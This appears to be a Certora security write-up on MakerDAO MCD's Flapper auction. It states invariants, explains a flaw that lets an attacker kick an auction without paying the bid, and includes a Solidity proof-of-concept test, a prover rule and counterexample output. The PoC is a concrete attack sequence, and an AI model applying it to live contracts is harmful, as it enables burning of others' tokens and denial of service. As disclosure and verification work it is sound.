MakerDAO MCD Invariants

Executive Summary

The Certora team invested some time in identifying the key correctness properties of MakerDAO's MCD system.
We formulated them in Specify and used the Certora Prover to uncover severe bugs in commit f2dfa2a244db059b3a37183ea73b2aea417858ba of the MCD code.


Properties

The following invariant is supposed to hold:
Invariant 1: $(\Delta\text{MKR\_supply} \neq 0 \land \Delta\text{MKR\_supply} = \Delta\text{MKR\_balance}) \Rightarrow \Delta\text{DAI\_balance} \neq 0$
The auction-specific invariant is:
Invariant 2: $\text{MKR\_balance} = \Sigma(\text{id} : \text{bids})\ \text{bids[id].bid}$

Unfortunately, the code does not satisfy any of these invariants and the Cetrora prover automatically finds a test case which demonstrates the violation.

Discussion

The violation allows an attacker to burn all of Flapper's MKR by issuing an auction where 0 DAI is up for sale with an initial bid equal to the amount of MKR owned by Flapper. The same issue could occur even if the lot size is not 0 DAI but rather some small amount that is not worth the bid's value. In fact it is even possible, using this mechanism, to burn all MKR from Flapper. Furthermore, it can lead to denial-of-service by making Flapper unable to burn MKR from legitimate auctions, as can be seen in this code:




```
function test_flappy_bite2() public {
        vat.mint(address(vow), 100 ether); // get some surplus

        vow.file("bump", rad(100 ether)); // Set the fixed lot size
        vat.hope(address(flap)); // We allow flapper to take money from us
        gov.setOwner(address(flap)); // We allow flapper to mint MKR (gov)
        uint id1 = flap.kick(0, 5 ether); // We kick flapper with 0 DAI against 5 MKR (and pay 0 DAI upfront)
        hevm.warp(now + 4 days); // We wait enough time so we can close the auction whenever we want

        uint id2 = vow.flap(); // We tell vow to try and sell its surplus via flapper
        flap.tend(id2, rad(100 ether), 10 ether); // Someone offers 10 MKR
        assertEq(gov.balanceOf(address(flap)), 10 ether); // Now flapper has 10 MKR
        flap.deal(id1); // We close the first deal (gaining back the 0 DAI)
        assertEq(gov.balanceOf(address(flap)), 5 ether); // Now flapper has only 5 MKR
        hevm.warp(now + 4 hours); // We wait enough time from the last bid to try and close the second auction
        flap.deal(id2); // We suppose to get exception: "ds-token-insufficient-balance"
    }
```

September 8, 2019

The core issues here is that one can kick an auction without transferring to Flapper the initial bid in case it’s non-zero.

Specification

```
rule cantBurnForFree(method f, address burnedFrom) {
    env _e;
    env eF;
    env e_;

    address attacker = eF.msg.sender;

    uint256 _origBalanceDai = sinvoke vat_dai(_e, attacker);
    uint256 _origBalanceGem = sinvoke gem_balanceOf(_e, burnedFrom);
    uint256 _supply = sinvoke gem_totalSupply(_e);

    calldataarg arg;
    sinvoke f(eF,arg);

    uint256 origBalanceDai_ = sinvoke vat_dai(e_, attacker);
    uint256 origBalanceGem_ = sinvoke gem_balanceOf(e_, burnedFrom);
    uint256 supply_ = sinvoke gem_totalSupply(e_);

    assert (_supply > supply_ && (_origBalanceGem - origBalanceGem_ == _supply - supply_))
            => origBalanceDai_ > _origBalanceDai,
            "Attacker cannot decrease total MKR supply without getting some DAI";
}
```



```
Violated      |6         |"Attacker cannot decrease total MKR supply without getting  |_e.block.number = 0x0
              |          |some DAI" (Arguments values: f=flap_deal(uint256)           |_e.block.timestamp = 0x1
              |          |sighash=0x62bf04f5,                                         |_e.msg.address =
              |          |burnedFrom=0xce4604a000000000000000000000030000)            |0xce4604a000000000000000000000090004
              |          |                                                            |_e.msg.sender = 0x0
              |          |                                                            |_e.msg.value = 0x0
              |          |                                                            |_e.tx.origin = 0x1
              |          |                                                            _origBalanceDai = 0x0
              |          |                                                            _origBalanceGem = 0x406
              |          |                                                             supply = 0x1fe
              |          |                                                            |attacker = 0xce4604a00000000000000000000002ffff
              |          |                                                            |eF.block.number = 0x1
              |          |                                                            |eF.block.timestamp = 0x1
              |          |                                                            |eF.msg.address =
              |          |                                                            |0xce4604a000000000000000000000090004
              |          |                                                            |eF.msg.sender = 0xce4604a00000000000000000000002ffff
              |          |                                                            |eF.msg.value = 0x0
              |          |                                                            |eF.tx.origin = 0x1
              |          |                                                            |e_.block.number = 0x1
              |          |                                                            |e_.block.timestamp = 0x1
              |          |                                                            |e_.msg.address =
              |          |                                                            |0xce4604a000000000000000000000090004
              |          |                                                            |e_.msg.sender = 0x0
              |          |                                                            |e_.msg.value = 0x0
              |          |                                                            |e_.tx.origin = 0x1
              |          |                                                            origBalanceDai_ = 0x0
              |          |                                                            origBalanceGem_ = 0x405
              |          |                                                            supply_ = 0x1fd
```